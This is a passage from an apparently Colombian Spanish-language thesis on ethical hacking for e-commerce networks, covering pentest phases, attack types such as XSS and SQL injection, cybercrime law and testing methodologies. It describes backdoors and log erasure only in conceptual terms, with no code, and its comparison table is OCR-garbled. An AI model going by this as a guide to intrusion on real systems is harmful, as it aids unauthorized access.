	manera muy bien nombrada de decir la realidad de otra manera pues este término realmente se utilizó con el de “Hacker” para identificar a aquellas personas que a nivel informático comenten actos ilícitos para lucrarse, es decir, se conocen como ladrones informáticos que roban, mas no toman prestado. Por eso es importante saber que los actos cometidos por esta clase de persona son una realidad. 14.1.4 Vulnerabilidades En seguridad informática, la palabra vulnerabilidad hace referencia a una debilidad en un sistema, permitiendo a un atacante violar la confidencialidad, integridad, disponibilidad, control de acceso y consistencia del sistema o de sus datos y aplicaciones. Una vulnerabilidad es una falla relacionada con algo diseñado, en la configuración e implementación de un

	sistema de red. 14.1.5 Amenazas Una amenaza informática se basa en toda circunstancia en la cual una persona causa daño a un sistema en forma de robo, destrucción, divulgación y modificación de datos. 14.1.6 Ataques Un ataque informático es un intento organizado de causar daños a los sistemas informáticos de una empresa. 14.1.7 Política de Seguridad Informática Las políticas de seguridad responden siempre a mantener un ambiente seguro. Se deben poder poner en práctica a través de procedimientos ordenados descritos en la administración del sistema. 14.1.8 Intrusión Se denomina como delito de intrusión

	informática, o acceso incontenido 14.1.9 GNU Es un acrónimo recursivo que significa "GNU No es Unix". Stallman sugiere que se pronuncie Ñu (se puede observar que el logo es un ñu) para evitar confusión con "new" (nuevo). UNIX es un sistema operativo propietario muy popular, porque está basado en una arquitectura que ha demostrado ser técnicamente estable. **5.2.** Exploit El termino Exploit (viene de to Exploit - aprovechar) - código escrito con el fin de aprovechar un error de programación para obtener diversos privilegios. 14.1.10 Shell Parte fundamental de un sistema operativo encargada de ejecutar las órdenes básicas para el manejo del sistema. También se denomina Shell. Suelen incorporar

características tales como control de procesos, redirección de entrada/salida y un lenguaje de órdenes para escribir programas por lotes o (scripts).

14.1.11 Hacking Ético

Para conocer el hacking ético hay que saber que es un conjunto de técnicas que se usan para evaluar la seguridad de una red o infraestructura, medir la estrategia de defensa contra vectores de ataques reales, mejorar la seguridad de los sistemas y también identificar las vulnerabilidades para finalmente analizarlos.

Los valores fundamentales de un hacker ético son: pasión, libertad, conciencia social, verdad, anti-corrupción, igualdad social, libre acceso a la información, accesibilidad, actividad, creatividad, curiosidad y más.

14.1.12 Tipos de Hackers

	○ Hacker de sombrero negro o crackers Son los hackers maliciosos o llamados maliciosos informáticos, buscan continuamente romper y dañas las seguridades de los sistemas de información, para provocar daños con beneficios personales. (Montoya, 2017) ○ Hacker de sombrero gris Dependiendo de las circunstancias trabajan en ocasiones de manera ofensiva y otra defensiva. ○ Hacker de sombrero blanco Son aquellos que utilizan sus habilidades con fines defensivos su posición es ventajosa ya que al ser hackers pueden contrarrestar los ataques. ○ Hacker Ético Profesionales de la seguridad que poseen los conocimientos suficientes para realizar ataques informáticos con permiso de todas las entidades.

	14.1.13 Tipos de Pruebas de Penetración Se enfocan principalmente desde las siguientes perspectivas: • Penetración con Objeto: Buscar vulnerabilidades en objetos específicos de los sistemas informáticos críticos de la organización. • Penetración sin Objeto: Examina totalmente los componentes de un sistema informático o los sistemas informáticos de una empresa. • Penetración Ciega: Solo se aplica con información que este visible o sea público y es un ataque externo. • Penetración Informada: Se utiliza información privada, que suministra la empresa respecto a sus sistemas informáticos. • Penetración Externa: Pruebas realizadas desde lugares externos de la empresa, la tarea principal es evaluar la seguridad perimetral.

	• Penetración Interna: Se realizan las pruebas dentro de la empresa para evaluar las políticas de seguridad internas. 14.1.14 Fases del Hacking Ético El ataque tiene una base de 5 pasos o fases, conocido también como el círculo del hacking a lo cual se le conoce como Certified Ethical Hacker.4 Ilustración 9 Fases del Hacking Ético

Fuente: https://diocelingranados.wordpress.com/2014/08/07/tecnicas-y-herramientas-utilizadas-en-las-5-fases-o-etapas-de-un-ataque-informatico/

14.1.15 Reconocimiento

Se busca recolectar toda la información necesaria del objetivo mediante el uso diferentes herramientas y técnicas, como las dos maneras que se muestran a continuación.

	• Reconocimiento Pasivo: Recolección de la información sin tener contacto directo o algún conocimiento del objetivo que va a atacar. Este método está basado en el análisis y la observación. • Reconocimiento Activo: Recolectar la información con todos los datos suministrados por la empresa, hablando puntualmente de direcciones IP públicas, host, servicios, servidores, protocolos entre otros. 14.1.16 Exploración Esta fase depende de la información que se obtiene en la primera fase y en esta fase se utilizan las herramientas que son necesarias para realizar todo el escaneo de la red. 14.1.17 Ganancia de Acceso Aquí es donde las vulnerabilidades encontradas son explotadas para lograr el acceso a un sistema, después de lograr el

	acceso el hacker escala los privilegios para tener un total acceso. Los ataques pueden realizarse en todas las bases o niveles en los cuales se encuentre expuesta la red, ya sea a nivel de sistemas operativos, equipos de redes, aplicaciones web. Algunos tipos de ataques pueden ser: Por desbordamiento de búfer (Buffer Oveflow), denegación de servicio (DoS Denial Of Service), secuestro de sesión (Session Hijacking), romper o adivinar claves (password cracking). 14.1.18 Mantener el Acceso Al conseguir el acceso al sistema que ya fue quebrantado es importante mantener el acceso a través de la creación de puertas traseras que garanticen en un futuro acceder nuevamente a los mismos sistemas o redes para utilizarlos de la manera en cómo se quiera.

	14.1.19 Borrado de Huellas Al descubrir e identificar todas las fallas y falencias de todos los sistemas y haber obtenido todos los beneficios necesarios, es importante que todos los registros de sesiones y accesos a cada una de las herramientas sean borrados de forma definitiva, esto hará que la víctima no tenga sospecha alguna y no tome medidas de protección. 14.1.20 Beneficios del Hacking Ético Aplicar esta metodología es la clara posibilidad de poder detectar fallas en los sistemas que no busque exponerlos o hacerlos visiblemente vulnerables sino por el contrario que se puedan prevenir de tal manera que el riesgo no se deje nulo totalmente, sino que se minimice. (CEH, 2019) Todas las pruebas que un hacker ético realice serán siempre para categorizan

	y comprobar todas las vulnerabilidades de los sistemas, ofreciendo un plan completo de falla y de solución a la misma. 14.2 ANTECEDENTES DE ATAQUES A PLATAFORMAS E-COMMERCE 14.2.1 Detectan Vulnerabilidad en plataforma e-Commerce eBay La plataforma de comercio electrónico propiedad de eBay y que se utiliza por cientos de miles de tiendas online, tiene una vulnerabilidad grave que podría dar a los atacantes el control de las tiendas. El fallo, que afectaría a cerca de 200.000 sites, ha sido descubierto por la empresa de seguridad Check Point. "La vulnerabilidad descubierta representa una amenaza significativa no sólo para una tienda, sino para todas las marcas minoristas que utilizan la plataforma Magento para sus tiendas online, lo que representa cerca de un 30% del mercado del

	comercio electrónico", explica Shahar Tal, responsable del Grupo de Investigación de Vulnerabilidad y Malware de Check Point, añadiendo que los sitios de comercio electrónico se han convertido en un objetivo para los cibercriminales "ya que saben que son una mina de oro para información sobre tarjetas de crédito". El fallo, una vulnerabilidad de ejecución remota de código, permite a un atacante superar todos los mecanismos de seguridad y tomar el control de la tienda y su base de datos Magento Community Edition es un software open source que se puede destacar de forma gratuita. Los desarrolladores pueden modificar el código y añadir características y funcionalidades instalando

extensiones del Marketplace Magento Connect. (Kris Garcia, 2015)

14.3 MARCO CONCEPTUAL

14.3.1 Herramientas de Hacking Ético y Tipos de Ataques

Las herramientas para realizar hacking ético están clasificadas de acuerdo a su importancia y funcionalidad pues cumplen tareas que son específicas, para hacer hallazgos puntuales de fallas o vulnerabilidades, se mencionan algunas para identificar sus principales funciones:

14.3.1.1 Cross Site Scripting (XSS):

Los ataques de secuencias de comandos entre sitios (XSS) son un tipo de inyección, en la que las secuencias de comandos malintencionadas se inyectan en sitios web benignos y de confianza. Los ataques XSS ocurren cuando un atacante usa una aplicación web para enviar código malicioso, generalmente en forma de un

	script del lado del navegador, a un usuario final diferente. Las fallas que permiten que estos ataques tengan éxito están bastante extendidas y ocurren en cualquier lugar en que una aplicación web utiliza la entrada de un usuario dentro de la salida que genera sin validarla o codificarla. Un atacante puede usar XSS para enviar un script malicioso a un usuario desprevenido. El navegador del usuario final no tiene forma de saber que la secuencia de comandos no debe ser confiable y ejecutará la secuencia de comandos. Debido a que cree que el script provino de una fuente confiable, el script malicioso puede acceder a cualquier cookie, tokens de sesión u otra información confidencial retenida por el navegador y utilizada con ese sitio. Estos scripts pueden incluso reescribir el contenido de la página HTML. Para obtener más detalles sobre los diferentes tipos de fallas de XSS, consulte: Tipos de secuencias de

	comandos entre sitios.(Wikipedia, 2013) 14.3.1.2 SQL Injections: La inyección SQL (SQLi) es un tipo de ataque de inyección que hace posible ejecutar sentencias SQL maliciosas. Estas declaraciones controlan un servidor de base de datos detrás de una aplicación web. Los atacantes pueden usar las vulnerabilidades de inyección de SQL para omitir las medidas de seguridad de la aplicación. Pueden ir alrededor de la autenticación y autorización de una página web o aplicación web y recuperar el contenido de toda la base de datos SQL. También pueden usar la inyección SQL para agregar, modificar y eliminar registros en la base de datos.(Acunetix, 2019) 14.3.1.3 Cookie Spoofing: Las cookies de sesión son comúnmente utilizadas por un pedido de la aplicación web para facilitar el estado. HTTP,

	por sí mismo, no es un protocolo con estado, y sin tecnologías como las cookies, una aplicación web no podría correlacionar las solicitudes realizadas por el mismo usuario. Cuando un atacante intenta modificar una cookie, especialmente cuando tienen cuidado de seguir las mismas restricciones de formato que el valor original (22 letras y números, o 16 caracteres hexadecimales, etc.), intentan modificar su estado. Si, por ejemplo, un atacante pudiera adivinar con éxito el valor de la cookie de sesión de otro usuario conectado activamente, podría asumir el estado de ese usuario (incluidos sus niveles de autenticación y autorización). El WASC se refiere a esto como un ataque de "Credencial y Predicción de sesión" (consulte Credencial y Predicción de sesión para obtener información).(Juniper Networks, 2014) 14.3.1.4 Denial Of Service Un ataque de denegación de servicio

	(DoS) es un ataque destinado a apagar una máquina o red, lo que hace que sea inaccesible para los usuarios previstos. Los ataques DoS logran esto inundando el objetivo con tráfico, o enviándole información que provoca un bloqueo. En ambos casos, el ataque DoS priva a los usuarios legítimos (es decir, empleados, miembros o titulares de cuentas) del servicio o recurso que esperaban. Los ataques de víctimas de DoS a menudo se dirigen a servidores web de organizaciones de alto perfil, como compañías bancarias, comerciales y de medios, o organizaciones gubernamentales y comerciales. Si bien los ataques DoS no suelen provocar el robo o la pérdida de información importante u otros activos, pueden costarle a la víctima mucho tiempo y dinero para manejar.(Palo Alto Networks, 2019)

	14.3.1.5 Kali Linux Es una distribución de Linux basada en Debian dirigida a pruebas avanzadas de penetración y auditoría de seguridad. Kali contiene varios cientos de herramientas orientadas a diversas tareas de seguridad de la información, como pruebas de penetración, investigación de seguridad, informática forense e ingeniería inversa. Kali Linux está desarrollado, financiado y mantenido por Offensive Security, una empresa líder en capacitación en seguridad de la información. Kali Linux se lanzó el 13 de marzo de 2013 como una reconstrucción completa e integral de BackTrack Linux, respetando completamente los estándares de desarrollo de Debian.(KaliDocs, 2017) 14.4 MARCO LEGAL 14.4.1 LEY 1273 DE 2009

	“por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.” Artículo 269A: Acceso abusivo a un sistema informático. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes. 9

	Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación. El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor. 9 Artículo 269C: Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de prisión de treinta y

	seis (36) a setenta y dos (72) meses. 9 Artículo 269D: Daño Informático. El que, sin estar facultado para ello, destruya, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes lógicos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes. 9 Artículo 269E: Uso de software malicioso. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios

	mínimos legales mensuales vigentes. 9 Artículo 269F: Violación de datos personales. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.9 Artículo 269G: Suplantación de sitios web para capturar datos personales. El que con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas

	emergentes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con pena más grave.(MINTIC, 2009) 14.4.2 NORMA ISO 27002 "La norma ISO 27002 (anteriormente denominada ISO 17799) es un estándar para la seguridad de la información que ha publicado la organización internacional de normalización y la comisión electrotécnica internacional. La versión más reciente de la norma ISO 27002:2013. La norma ISO 27002 proporciona diferentes recomendaciones de las mejores prácticas en la gestión de la seguridad de la información a todos los interesados y responsables para iniciar, implementar o mantener sistemas de gestión de la

	seguridad de la información. La seguridad de la información se define en el estándar como “la preservación de la confidencialidad, integridad y disponibilidad. Para saber más sobre los demás dominios puede leer La norma ISO 27002 complemento para la ISO 27001. La norma ISO 27002 se encuentra enfocada a todo tipo de empresas, independientemente del tamaño, tipo o naturaleza. La norma ISO 27002 se encuentra organizado en base a los 14 dominios, 35 objetivos de control y 114 controles El documento denominado política es aquel que expresa una intención e instrucción general de la forma que ha sido expresada por la dirección de la empresa. El contenido de las políticas se basa en el contexto en el que opera una

	empresa y suele ser considerado en su redacción todos los fines y objetivos de la empresa, las estrategias adoptadas para conseguir sus objetivos, la estructura y los procesos utilizados por la empresa. Además, de los objetivos generales y específicos relacionados con el tema de la política y los requisitos de las políticas procedentes de niveles mucho más superiores y que se encuentran relacionadas. La política de alto nivel se encuentra relacionada con un Sistema de Gestión de Seguridad de la Información que suele estar apoyada por políticas de bajo nivel, específicas para aspectos concretos en temáticas como el control de accesos, la clasificación de la información, la seguridad física y ambiental, utilizar activos, dispositivos móviles y protección contra los malware.

	Si partimos del principio típico en seguridad “lo que no está permitido está prohibido” cada empresa debe detectar las necesidades de los usuarios y valorar los controles necesarios que fundamentan las políticas aplicables, que se aplican en una mejor estructura y relaciones entre ellas para su gestión.”10 La norma ISO 27002 puede ser utilizada por cualquier tipo de organización o de compañía, privada o pública. Si la organización utiliza sistemas internos o externos que poseen informaciones confidenciales, si depende de estos sistemas para el funcionamiento normal de sus operaciones o si simplemente desea probar su nivel de seguridad de la información conformándose a una norma reconocida, la

[10] Norma ISO 27002: El dominio de la política de seguridad, en línea: https://www.pmg-ssi.com/2017/08/norma-iso-27002-politica-seguridad/

	norma ISO 27002 es un marco metodológico confiable. 14.5 MARCO ESPACIAL De acuerdo con el planteamiento del problema y los objetivos del proyecto propuesto, este tiene un ámbito de referencia sobre el cual se ha de simular un entorno informático de red; este proyecto está en fase de implementación por medio una simulación de una red estándar de servicios para detectar la mayor cantidad de las vulnerabilidades y realizar las propuestas documentales necesarias para mejorar y evidenciar las vulnerabilidades que puedan ser detectadas. Este ambiente es totalmente virtual no hay un lugar físico sobre el cual se realice dicha actividad. 15 DISEÑO METODOLÓGICO 15.1 METODOLOGÍAS DEL HACKING ETICO

	15.1.1 OSSTMM (Fuente Abierta de Seguridad Manual de Métodos de Prueba) Ilustración 10 Logo de OSSTMM  fuente: http://www.zazzle.com/osstmm_seal_round_stickers-217374840707956089?rf=238943437450668756 Metodología que propone un proceso de evaluación de una serie de áreas que refleja de manera fiel los niveles de seguridad presentes en la infraestructura que va a ser auditada, a estos niveles de seguridad se le denominan comúnmente “Dimensiones de Seguridad” y normalmente

consiste en analizar los siguientes factores.10

Ilustración 11 Diagrama del flujo de la metodología

fuente:

https://melsatar.files.wordpress.com/2012/03/image2.png

- Visibilidad
- Acceso

	• Confianza • Autenticación • Confidencialidad • Privacidad • Autorización • Integridad • Seguridad • Alarma Como parte de un trabajo secuencial la metodología OSSTMM consta de 6 ítems los cuales comprenden todo sistema actual, estos son: ✓ Seguridad de la Información o Revisión de la Inteligencia Competitiva o Revisión de Privacidad o Recolección de Documentos

	✓ Seguridad de los Procesos o Testeo de Solicitud o Testeo de Sugerencia Dirigida o Testeo de las Personas Confiables ✓ Seguridad en las tecnologías de Internet o Logística y Controles o Exploración de Red o Identificación de los Servicios del Sistema o Búsqueda de Información Competitiva o Revisión de Privacidad

	○ Obtención de Documentos ○ Búsqueda y Verificación de Vulnerabilidades ○ Testeo de Aplicaciones de Internet ○ Enrutamiento ○ Testeo de Sistemas Confiados ○ Testeo de Control de Acceso ○ Testeo de Sistema de Detección de Intrusos ○ Testeo de Medidas de Contingencia ○ Descifrado de Contraseñas ○ Testeo de Denegación de Servicios

	○ Evaluación de Políticas de Seguridad ✓ Seguridad en las comunicaciones ○ Testeo de PBX ○ Testeo del Correo de Voz ○ Revisión del FAX ○ Testeo del Modem ✓ Seguridad inalámbrica ○ Verificación de Radiación Electromagnética (EMR) ○ Verificación de Redes Inalámbricas [802.11] ○ Verificación de Redes Bluetooth

	○ Verificación de Dispositivos de Entrada Inalámbricos ○ Verificación de Dispositivos de Mano Inalámbricos ○ Verificación de Comunicaciones sin Cable ○ Verificación de Dispositivos de Vigilancia Inalámbricos ○ Verificación de Dispositivos de Transacción Inalámbricos ○ Verificación de RFID ○ Verificación de Sistemas Infrarrojos

	○ Revisión de Privacidad ✓ Seguridad Física ○ Revisión de Perímetro ○ Revisión de monitoreo ○ Evaluación de Controles de Acceso ○ Revisión de Respuesta de Alarmas ○ Revisión de Ubicación ○ Revisión de Entorno Haciendo una explicación más al detalle de la cantidad de características y componentes que esta metodología maneja, es claro afirmar que lo que se pretende con toda esta cantidad de ítems es determinar el

	QUE, COMO y CUANDO, pues al seguir paso a paso los lineamientos de esta metodología es mucho más fácil determinar que realmente se cumplen las metas de seguridad dentro de una compañía. A nivel de Sistemas Operativos, este procedimiento no es nada ajeno, al contrario tiene muchísimo que ver, debido al cuidado que primero se debe tener a la hora de hablar de seguridad en las herramientas hardware, pero esto no es lo más favorable, adicionalmente hay que aprovechar el hecho de que al aplicar esta metodología no se habla solamente de aspectos de seguridad sino de responsabilidad, pues todo también debe ser medible en niveles de riesgo que permitan determinar que no solo los sistemas sino aquellos que los utilizan cumplan con las normas básicas y los estándares definidos. Con esto se está afirmando que a la hora de realizar un proceso completo al modo aplicado

	garantizamos.(Mallelin Bolufe Chavez & Maikel Menéndez Méndez, 2009) Búsqueda de Vulnerabilidades: Orientado principalmente a realizar comprobaciones automáticas de un sistema o sistemas dentro de una red si hacemos referencia especialmente a los Sistemas Operativos. Escaneo de la Seguridad: Orientado a las búsquedas principales de vulnerabilidades en el sistema operativo que a su misma vez incluye sistemas de información que incluyen verificaciones manuales de falsos positivos, identificación de los puntos débiles en el sistemas y análisis individualizado. Test de Intrusión: Se plantean test de pruebas que se centran en romper la seguridad de las aplicaciones dentro de los Sistemas Operativos.

	Evaluación de Riesgo: se refiere a los análisis de seguridad a través de entrevistas e investigación de nivel medio que incluye la justificación negocios, las justificaciones legales y las justificaciones específicas de la industria. e) Seguridad f) Privacidad g) Practicidad h) Usabilidad Auditoria de Seguridad: Se refiere a la continua inspección que sufre el sistema por parte de los administradores que controlan que se cumplan las políticas de seguridad definidas. Hacking Ético: Orientado a tratar de obtener, a partir de los test de intrusión, objetivos complejos dentro de la red de sistemas. 15.1.2 ISSAF (Open Information System Security Group)

	Ilustración 12 Logo de ISSAF  fuente: https://i2.wp.com/protektnet.com/wp-content/uploads/2016/01/ISSAF.png?fit=222%2C146&ssl=1 Es uno de los frameworks más interesantes dentro del ámbito de metodología de testeo. Realiza un análisis detallado de todos los posibles aspectos que afectan al testeo de seguridad.10 La información contenida dentro de ISSAF, se encuentra organizada alrededor de lo que se ha dado en llamar “Criterios de Evaluación”, cada uno de los cuales ha sido escrito y revisado por expertos en cada una de las áreas de aplicación. Estos criterios de

	evaluación a su vez, se componen de los siguientes ítems: • Una descripción del criterio de evaluación. • Puntos y objetivos a cubrir. • Los prerrequisitos para conducir la evaluación. • El proceso mismo de evaluación. • El informe de los resultados esperados. • Las contramedidas y recomendaciones. • Referencias y Documentación Externa. 15.1.3 OWASP Testing Project Ilustración 13 Logo OWASP  fuente: https://www.internetya.co/wp-content/uploads/2014/12/owasp_top-10-colombia-300x106.png

	OWASP, ha conseguido ser una referencia habitual para cualquier desarrollador en el ámbito de la seguridad. OTP en particular, se encuentra enfocado a responder preguntas tales como: ¿que?, ¿por que?, ¿cuándo?, ¿donde? y ¿como? testear una aplicación web. Se cubren los siguientes puntos: • El alcance de que testear. • Principios del testeo. • Explicación de las técnicas de testeo. • Explicación general acerca del framework de testeo de OWASP. OTP incorpora en su metodología de testeo, aspectos claves relacionados con el “Ciclo de Vida del Desarrollo de Software” a fin de que el “ámbito” del testeo a realizar,

	comience mucho antes de que la aplicación web se encuentre en producción 15.1.4 Offensive Security Ilustración 14 Logo de OFFENSIVE SECURITY  fuente: https://www.offensive-security.com/wp-content/uploads/2015/09/Offsec-Red-Site-Logo-2015-3001.png Metodología líder a nivel mundial para el desarrollo de pruebas de penetración y estudios de seguridad, la metodología contempla principalmente los métodos para el desarrollo de estudios de seguridad enfocados en seguridad ofensiva y teniendo como marco la posibilidad real de explotación independientemente de los indicadores de riesgos y vulnerabilidades,

las principales ventajas de adoptar este marco metodológico son:

- Enfoque sobre la explotación real de las plataformas.
- Enfoque altamente intrusivo.
- Enfoque orientado a resultados tangibles y no a estadísticas generadas por herramientas.

15.1.5 Cuadro Comparativo de Metodologías

NOMBRE DE LA METODOLOGIA	VENTAJAS
	Refleja de manera niveles de seguridad

		Su dimensión de se analiza dentro de un s -Visibilidad -Acceso -Confianza -Autenticación -Confidencialidad -Privacidad -Autorización -Integridad -Seguridad -Alarma	guridad stema:	No se cue inductiva, d y se podría proceso de
	Metodología OSSTMM	Esta meto comprende todo un actual basado en Seguridad de la Info -Seguridad de los P -Seguridad en tecnologías de -Seguridad en comunicaciones -Seguridad inal -Seguridad Física	dología sistema : - rmación rocesos las Internet las ámbrica	Los informe lineales y h deba leer to para poder encontrado, técnicos en comprender vistazo brev

	Metodología ISSAF	Permite clasificar la información de la evaluación de seguridad en diversos dominios usando diferentes criterios de prueba.	La última fa el detalle sugerencias actualizada eliminación útiles para l parte de las de segurida
		Brinda medidas que permiten reflejar las condiciones de escenarios reales para las evaluaciones de seguridad.	La línea de sentido retroaliment readecuació dada la det vulnerabilid
		Encuentra principalmente enfocada en cubrir los procesos de seguridad y la evaluación de los mismos para así obtener un panorama completo de las vulnerabilidades existentes.	La fase de pruebas p consideraci de segurida auditada, c destruirse.
		Permite el desarrollo de matriz de riesgo para	Si el fra mantiene

			verificar la efectividad en la implementación de controles.	muchas c pueden vo rápidament (específica que invol directas d determinad tecnología).
			Está enfocada en la seguridad de aplicaciones.	Suele suc con sistema cantidad d tanta que p complejo m
			Permite relacionar los costes de un software inseguro al impacto que tiene en su negocio, y de este modo gestionar decisiones de negocio apropiadas (recursos) para la gestión del riesgo.	No es posi las líneas búsqueda vulnerabilid que sea exactament analizar.


	Metodología OWASP	Sus principales funciones son: -Pruebas de firma digital de aplicaciones Web. -Comprobaciones del sistema de autenticación. -Pruebas de Cross Site Scripting. -Inyección XML -Inyección SOAP -HTTP Smuggling -SQL Injection -LDAP Injection -Polución de Parámetros -Cookie Hijacking -Cross Site Request Forgery	Cuando r acceder a común que "pierda" ent
		Es la metodología líder a nivel mundial para el desarrollo de pruebas de penetración y estudios de seguridad.	
		contempla principalmente los métodos para el desarrollo de estudios de seguridad	

	Metodología Offensive Security	enfocados en seguridad ofensiva	
		Tiene como marco la posibilidad real de explotación independientemente de los indicadores de riesgos y vulnerabilidades	
		Sus fuertes son: -Enfoque sobre la explotación real de las plataformas. -Enfoque altamente intrusivo. -Enfoque orientado a resultados tangibles y no a estadísticas generadas por herramientas.	
		Fue desarrollada por el International Council of Electronic Commerce Consultants (EC- Council)	

Metodología CEH (ETHICAL HACKING CERTIFICADO)	Sus principales características son: -Obtención de Información. -Obtención de acceso. -Enumeración. -Escala de privilegios. -Reporte	

15.1.6 Metodología Utilizada “OSSTMM (Fuente Abierta de Seguridad Manual de Métodos de Prueba)”

Metodología que propone un proceso de evaluación de una serie de áreas que refleja de manera fiel los niveles de seguridad presentes en la infraestructura que va a ser auditada, a estos niveles de seguridad se le denominan comúnmente “Dimensiones de Seguridad” y normalmente consiste en analizar los siguientes factores.(Blogger, 2015)

	Ilustración 15 Diagrama de la metodología OSSTMM  fuente: *https://melsatar.files.wordpress.com/2012/03/image2.png* Haciendo una explicación más al detalle de la cantidad de características y componentes que esta metodología maneja, es claro afirmar que lo que se pretende con toda esta cantidad de ítems es determinar el QUE, COMO y CUANDO, pues al seguir paso a paso los lineamientos de esta metodología es mucho más fácil determinar que realmente se cumplen las metas de seguridad dentro de una compañía.

	A nivel de Sistemas Operativos, este procedimiento no es nada ajeno, al contrario tiene muchísimo que ver, debido al cuidado que primero se debe tener a la hora de hablar de seguridad en las herramientas hardware, pero esto no es lo mas favorable, adicionalmente hay que aprovechar el hecho de que al aplicar esta metodología no se habla solamente de aspectos de seguridad sino de responsabilidad, pues todo también debe ser medible en niveles de riesgo que permitan determinar que no solo los sistemas sino aquellos que los utilizan cumplan con las normas básicas y los estándares definidos. Con esto se está afirmando que a la hora de realizar un proceso completo al modo aplicado garantizamos. • Búsqueda de Vulnerabilidades: Realizar comprobaciones de forma automática de un sistema o varios sistemas operativos dentro de una red haciendo

	especialmente énfasis a estos. • Escaneo de la Seguridad: Búsqueda de vulnerabilidades en el sistema operativo que su misma vez incluye sistemas de información y verificación de falsos positivos, identificando los puntos débiles. • Test de Intrusión: Test de pruebas centrado puntualmente en quebrantar la seguridad de las aplicaciones dentro de los Sistemas Operativos. • Evaluación de Riesgo: Análisis de seguridad a través de entrevistas e investigación de nivel medio que incluye la justificación de negocios. o Seguridad o Privacidad o Practicidad o Usabilidad Auditoria de Seguridad: Verificación y revisión de las vulnerabilidades que sufre el sistema en

	general por parte de la administración y administradores que se encargan de manejarlos. Hacking Ético: Obtención de los test de intrusión, objetivos complejos de la red de sistemas. 15.1.7 ¿Como funciona? Para realizar la auditoria hay que comenzar por determinar cuál es la superficie de ataque que se va a evaluar. Es decir, será el alcance que tendrá el analista para realizar las pruebas. Para definir este alcance se debe de tener claro cuáles son los ámbitos de actuación de las pruebas. Ilustración 16 Ámbitos de actuación de la metodología OSSTMM

fuente: https://repositorio.uam.es/bitstream/handle/10486/668900/Lopez_Santoyo_Roberto_tfg.pdf

Existen varios tipos de auditorías de seguridad que pueden llevarse a cabo. Estos distintos tipos dependen de la cantidad de información que tiene el analista acerca del objetivo y cuanto sabe el objetivo sobre las pruebas que se van a realizar. Es importante antes de comenzar un proyecto de estas características que haya quedado bien claro y definido cuál será el tipo de la auditoria que se va a realizar, puesto que cada una de ellas es capaz de generar una serie de resultados.

	16 RESULTADOS El resultado esperado para el presente proyecto se menciona a continuación teniendo en cuenta dos aspectos importantes: **b.** Se hará entrega de un informe detallado de riesgos e impacto para la compañía en el manejo de la información con la red actual. Se ha creado un documento como anexo que contiene el resultado de pruebas y simulaciones realizadas donde se evidencian los riesgos e impactos que algunos ataques pueden llegar a tener en la red de información del caso de estudio. Dentro de este documento encontrará el paso a paso de un ataque de tipo Defacement o suplantación de archivos sobre un servidor que contiene la página web principal publicada en Internet, y encontrará el procedimiento para el uso de una herramienta

	de análisis de vulnerabilidades sobre una red informática, que detecta los diferentes tipos de ataques más comunes y también los poco comunes, pero de alto impacto. 17 CONCLUSIONES Realizar este procedimiento de hallazgos y simular el entorno de vulnerabilidades en una red de datos es bastante productivo para el aprendizaje no solo de aquel que realiza las labores sino también de todos los que forman parte del área de Tecnología dentro de la compañía. Si bien día a día aparecen nuevos y complejos tipos de incidentes, aún se registran fallas de seguridad de fácil resolución técnica, las cuales ocurren en muchos casos por falta de conocimientos sobre los riesgos que acarrean. Por otro lado, los incidentes de seguridad impactan en forma cada vez más directa sobre las empresas y los usuarios. En consecuencia, se requieren efectivas acciones

